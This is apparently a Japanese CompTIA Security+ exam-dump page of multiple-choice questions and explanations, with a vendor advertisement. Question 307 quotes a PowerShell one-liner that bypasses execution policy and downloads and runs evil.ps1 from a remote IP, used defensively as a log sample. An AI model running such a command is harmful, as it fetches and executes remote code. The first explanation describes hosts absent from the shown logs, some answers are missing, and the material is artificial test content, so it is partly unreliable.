
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:38 Info Scan complete

10.10.9.18


x

```
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Error Unable to reach update server
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File svch0st.exe match heuristic pattern 0c09488c08d0f3k
4/18/2019 14:37 Error Unable to quarantine file svch0st.exe
4/18/2019 14:38 Info Scanning temporary files
4/18/2019 14:39 Info Scanning services
4/18/2019 14:40 Info Scanning boot sector
```

CompTIA




正解:



Explanation:

A screenshot of a computer AI-generated content may be incorrect.



Based on the logs, it seems that the host that originated the infection is 192.168.10.22. This host has a suspicious process named svchost.exe running on port 443, which is unusual for a Windows service. It also has a large number of outbound connections to different IP addresses on port 443, indicating that it is part of a botnet.

The firewall log shows that this host has been communicating with 10.10.9.18, which is another infected host on the engineering network. This host also has a suspicious process named svchost.exe running on port 443, and a large number of outbound connections to different IP addresses on port 443.

The other hosts on the R & D network (192.168.10.37 and 192.168.10.41) are clean, as they do not have any suspicious processes or connections.

質問: 293

次のどれがさまざまなデバイスやサービスからログを受信し、アラートを表示しますか？

- A. SIEM
- B. SCADA
- C. SNMP
- D. SCAP

正解: A ([コメントを发表する](#))

A SIEM (Security Information and Event Management) system aggregates logs from diverse sources, analyzes them, and generates alerts on suspicious activities. It provides centralized monitoring and incident detection.

SCADA (B) is industrial control, SNMP (C) is a protocol for network management, and SCAP (D) is a standard for security content automation. SIEMs are foundational in Security Operations monitoring#6:Chapter 14†CompTIA Security+ Study Guide#.

質問: **294**

攻撃者がレインボー テーブル攻撃を使用してパスワードを簡単に解読できない理由を説明するのは次のうちどれですか。

- A. デジタル署名
- B. 塩漬け
- C. ハッシュ
- D. 完全な前方秘匿性

正解: ([正解を表示します](#))

Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.

References =

- * CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
- * CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Hashing Techniques.

質問: **295**

ある組織のウェブサーバーはオンライン注文システムをホストしています。このサーバーは悪意のあるJavaScriptインジェクションに対して脆弱であり、攻撃者が顧客の決済情報にアクセスする可能性があることが判明しました。組織のウェブサーバーへの攻撃を防ぐのに最も効果的な緩和戦略はどれですか(2つ選択してください)。

- A. Webアプリケーションファイアウォールの利用
- B. サーバーから支払い情報を削除しています
- C. 強力なパスワードポリシーの実装
- D. 定期的な脆弱性スキャンの実行
- E. 保存時および転送中の機密データの暗号化
- F. サーバーソフトウェアとパッチを定期的に更新する

正解: ([正解を表示します](#))

質問: **296**

セキュリティアナリストがログを調査したところ、会社のサイトのパフォーマンス問題を引き起こした悪意のあるリクエストが多数見つかりました。次のうち、この攻撃を防ぐ可能性が最も高かったのはどれでしょうか？

- A. IPSec
- B. TLS
- C. SDN
- D. WAF

正解: **D** ([コメントを发表する](#))

The best answer is D. WAF .

A WAF (Web Application Firewall) is designed to inspect and filter malicious HTTP and HTTPS traffic aimed at a web application. If a site is receiving a large number of malicious requests that are causing performance problems, a WAF is the best control among these options because it can detect and block harmful web requests before they impact the application.

This can help mitigate attacks such as:

- * malicious web requests
- * application-layer abuse
- * some denial-of-service style request floods
- * common web exploits

Why the other options are incorrect:

- * A. IPSec IPSec secures network-layer communications, not malicious web request filtering.
- * B. TLS TLS encrypts data in transit, but it does not stop malicious requests.
- * C. SDN Software-defined networking helps manage network architecture, but it is not the most direct preventive control for malicious web traffic.

From a Security+ standpoint, malicious requests against a web application are best mitigated by a WAF , so D is correct.

質問: 297

従業員がオフィスの駐車場でUSBメモリを発見しました。従業員は次のうちどれを行うべきでしょうか？

- A. ドライブの内容を確認した後、ファイルの所有者に通知します。
- B. ネットワークを露出させずにファイルを開くには、エアギャップシステムを使用します。
- C. 安全な方法を使用して、ドライブを直ちに消去してください。
- D. デバイスを接続せずにセキュリティチームに提出します。

正解: ([正解を表示します](#))

The best answer is D. Submit the device to the security team without connecting it.

An unknown USB drive found in a parking lot is a classic example of a potential social engineering or malware delivery attack. Attackers may intentionally leave infected removable media where employees will find it and plug it into a system. The safest action is to not connect the device at all and instead turn it over to the security team for proper handling.

Why the other options are incorrect:

- A). Notify the file owner after reviewing the contents of the drive.Reviewing the contents requires connecting the drive, which could infect the system or trigger malicious code.
- B). Use an air-gapped system to open the files without exposing the network.Even an air-gapped system can be put at risk. Regular employees should not analyze suspicious media on their own.
- C). Wipe the drive immediately using a secure method.This destroys possible evidence and still requires handling the device in a way that may not follow incident procedures.

From a Security+ standpoint, removable media from unknown sources should be treated as suspicious. Proper procedure is to avoid connecting it and escalate to the security team. Therefore, D is the correct answer.

質問: 298

インシデント対応プロセスの次のフェーズのうち、中断を最小限に抑えようとするものはどれですか？

- A. 回復
- B. 封じ込め
- C. 準備
- D. 分析

正解: ([正解を表示します](#))

Containment is the phase where an organization attempts to minimize the damage caused by a security incident. This may involve isolating affected systems, blocking malicious traffic, or temporarily shutting down compromised services to prevent further impact.

Recovery (A) focuses on restoring normal operations after an incident.

Preparation (C) involves planning and readiness before an incident occurs.

Analysis (D) involves investigating the root cause and assessing the damage.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

質問: 299

新たな脆弱性により、システムからデータを不正に移動できるタイプのマルウェアが有効化されます。

次のどれがこの動作を検出しますか？

A. 暗号化の実装

B. 送信トラフィックの監視

C. デフォルト設定を使用する

D. 開いているポートをすべて閉じる

正解: ([正解を表示します](#))

Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.

* CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

質問: 300

セキュリティアナリストは、リモートユーザーによる悪意のあるURLへのアクセスを阻止する必要があります。サイトのレピュテーション、コンテンツ、または分類をインラインでチェックする必要があります。企業のセキュリティ保護に役立つテクノロジーは次のうちどれですか？

A. VPN

B. SASE

C. IDS

D. SD-WAN

正解: ([正解を表示します](#))

Secure Access Service Edge (SASE) is the technology best suited for preventing remote users from accessing malicious URLs. According to the CompTIA Security+ SY0-701 framework, SASE integrates cloud-native security capabilities such as DNS filtering, secure web gateways, CASB, and URL categorization, all delivered inline. This means every URL request from a remote user is checked in real time for reputation, content, and category before access is granted.

This solution is specifically designed for remote workforces because security enforcement happens in the cloud, regardless of user location-eliminating reliance on on-premise proxies or VPN routing. SASE also enables consistent policy application and real-time enforcement across distributed networks.

A VPN (A) only encrypts traffic; it does not perform URL reputation checks. IDS (C) detects malicious activity but does not block URL access. SD-WAN (D) optimizes WAN routing but is not focused on content filtering or URL reputation.

Therefore, SASE is the correct and most effective solution for inline URL inspection and preventing remote users from reaching malicious sites.

質問: 301

ある企業がベンダーと協力して侵入テストを実施しています。次のどれに、契約を完了するために必要な時間数の見積もりが含まれていますか？

- A. 種をまく
- B. BPA
- C. サービスレベル保証
- D. 秘密保持契約

正解: **A** ([コメントを発表する](#))

A statement of work (SOW) is a document that defines the scope, objectives, deliverables, timeline, and costs of a project or service. It typically includes an estimate of the number of hours required to complete the engagement, as well as the roles and responsibilities of the parties involved. A SOW is often used for penetration testing projects to ensure that both the client and the vendor have a clear and mutual understanding of what is expected and how the work will be performed. A business partnership agreement (BPA), a service level agreement (SLA), and a non-disclosure agreement (NDA) are different types of contracts that may be related to a penetration testing project, but they do not include an estimate of the number of hours required to complete the engagement. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 492; What to Look For in a Penetration Testing Statement of Work?

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **302**

侵入テスト中に、ベンダーはアクセス バッジを使用して許可されていない領域に入ろうとします。これは次のどのタイプのテストを表していますか。

- A. 防御的
- B. パッシブ
- C. 攻撃的
- D. 物理

正解: **D** ([コメントを発表する](#))

Attempting to enter an unauthorized area using an access badge during a penetration test is an example of a physical test. This type of test evaluates the effectiveness of physical security controls, such as access badges, security guards, and locks, in preventing unauthorized access to restricted areas.

Defensive and offensive testing typically refer to digital or network-based penetration testing strategies.

Passive testing involves observing or monitoring but not interacting with the environment.

質問: **303**

次の暗号化ソリューションのうち、保存中のデータを保護するものはどれですか？

- A. フルディスク暗号化
- B. デジタル署名
- C. ステガノグラフィー
- D. 秘密鍵

正解: ([正解を表示します](#))

質問: **304**

企業ネットワークの攻撃対象領域を減らすための最良の方法はどれですか？

- A. サーバー上の未使用のネットワーク サービスを無効にします。
- B. 有線接続にポート セキュリティを使用します。
- C. 訪問者用のゲスト ワイヤレス ネットワークを作成します。
- D. ネットワーク プリンターのデフォルト パスワードを変更します。

正解: ([正解を表示します](#))

質問: 305

企業が HIPS を導入して実装しているセキュリティ管理はどれですか? (2 つ選択)

- A. ディレクティブ
- B. 予防
- C. 物理
- D. 修正
- E. 補償
- F. 探偵

正解: B,F ([コメントを發表する](#))

A Host-Based Intrusion Prevention System (HIPS) provides preventive and detective security controls.

Security+ SY0-701 explains that:

As a preventive control (B), HIPS actively blocks malicious behavior, stops unauthorized changes, prevents exploit execution, and enforces host-level protection. It prevents malware, intrusions, and unauthorized actions before they occur.

As a detective control (F), HIPS monitors host activity, detects suspicious patterns, logs events, and alerts administrators when threats are observed.

Directive controls (A) involve policy, not technical tools. Physical controls (C) include barriers and locks.

Corrective controls (D) restore systems after incidents. Compensating controls (E) are alternatives when primary controls aren ' t available.

Therefore, the correct answers are B (Preventive) and F (Detective).

質問: 306

ある組織は、リモート従業員に対する会社のセキュリティ 認証方法を改善したいと考えています。次のような要件があります。

* SaaSおよび社内ネットワークアプリケーション全体で機能する必要がある

* デバイスメーカーに依存しないこと

* オフライン機能が必要

次のうち最も適切な認証方法はどれでしょうか？

- A. SMS認証
- B. ユーザー名とパスワード
- C. 生体認証
- D. 時間ベースのトークン

正解: ([正解を表示します](#))

質問: 307

セキュリティアナリストが以下のエンドポイントログを確認します。

```
powershell -exec bypass -Command " IEX
```

```
(New-Object Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1
```

")

以下のログのうち、IPアドレス176.30.40.50への接続が確立されたことを確認するのに役立つのはどれですか？

- A. システムイベントログ
- B. EDRログ
- C. ファイアウォールログ
- D. アプリケーションログ

正解: ([正解を表示します](#))

The best answer is C. Firewall logs.

The PowerShell command shown is suspicious because it uses:

-exec bypass to bypass PowerShell execution policy

IEX (Invoke-Expression) to execute downloaded content in memory

Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50 The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.

Why the other options are incorrect:

- A). System event logs These may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.
- B). EDR logs EDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.
- D). Application logs Application logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.

From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

質問: 308

顧客は CSP と契約を結んでおり、IaaS エンクレーブにどのコントロールを実装する必要があるかを特定したいと考えています。この情報が含まれる可能性が高いのは次のどれですか。

- A. 作業内容の説明
- B. 責任マトリックス
- C. サービスレベル契約
- D. マスターサービス契約

正解: ([正解を表示します](#))

A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.

References: Security+ SY0-701 Course Content.

質問: 309

エンドユーザー デバイスの強化に最適なのは次のうちどれですか? (2 つ選択)

- A. フルディスク暗号化
- B. グループレベルの権限

- C. アカウントロックアウト
- D. エンドポイント保護
- E. プロキシサーバー
- F. セグメンテーション

正解: **A,D** ([コメントを发表する](#))

Full disk encryption (A) ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.

Endpoint protection (D) refers to anti-malware, antivirus, and host-based firewall solutions that safeguard end-user devices from malware, ransomware, and unauthorized access.

These measures are explicitly referenced in the CompTIA Security+ SY0-701 exam objective 2.2: Given a scenario, apply security concepts in support of organizational risk mitigation under Device hardening.

Reference: CompTIA Security+ SY0-701 Official Exam Objectives, Domain 2.2 - "Device hardening (e.g., full disk encryption, antivirus/antimalware, endpoint detection and response)."

質問: **310**

ユーザーは <https://comptiatraining.com> でトレーニングを完了する必要があります。URL を手動で入力した後、アクセスした Web サイトが標準の会社の Web サイトとは明らかに異なることに気付きました。この違いの原因として最も可能性が高いのは次のどれですか。

- A. クロスサイトスクリプティング
- B. プリテキストティング
- C. タイプミススクワッティング
- D. ヴィッシング

正解: ([正解を表示します](#))

Typosquatting (also known as URL hijacking) is a type of attack where cybercriminals register domain names similar to legitimate sites but with slight misspellings (e.g., comptiatraning.com instead of comptiatraining.com).

Attackers use these fake sites to steal credentials or distribute malware. Since the user manually entered the URL and reached an unexpected website, this strongly indicates a typosquatting attack.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

質問: **311**

高可用性ネットワークを設計する際に考慮する必要があるのは次のうちどれですか (2 つ選択してください)。

- A. 回復の容易さ
- B. パッチを当てる能力
- C. 物理的な分離
- D. 応答性
- E. 攻撃対象領域
- F. 拡張認証

正解: ([正解を表示します](#))

A high-availability network is a network that is designed to minimize downtime and ensure continuous operation of critical services and applications. To achieve this goal, a high-availability network must consider two important factors: ease of recovery and attack surface.

Ease of recovery refers to the ability of a network to quickly restore normal functionality after a failure, disruption, or disaster. A high-availability network should have mechanisms such as redundancy, failover, backup, and restore to ensure that any single point of failure does not cause a complete

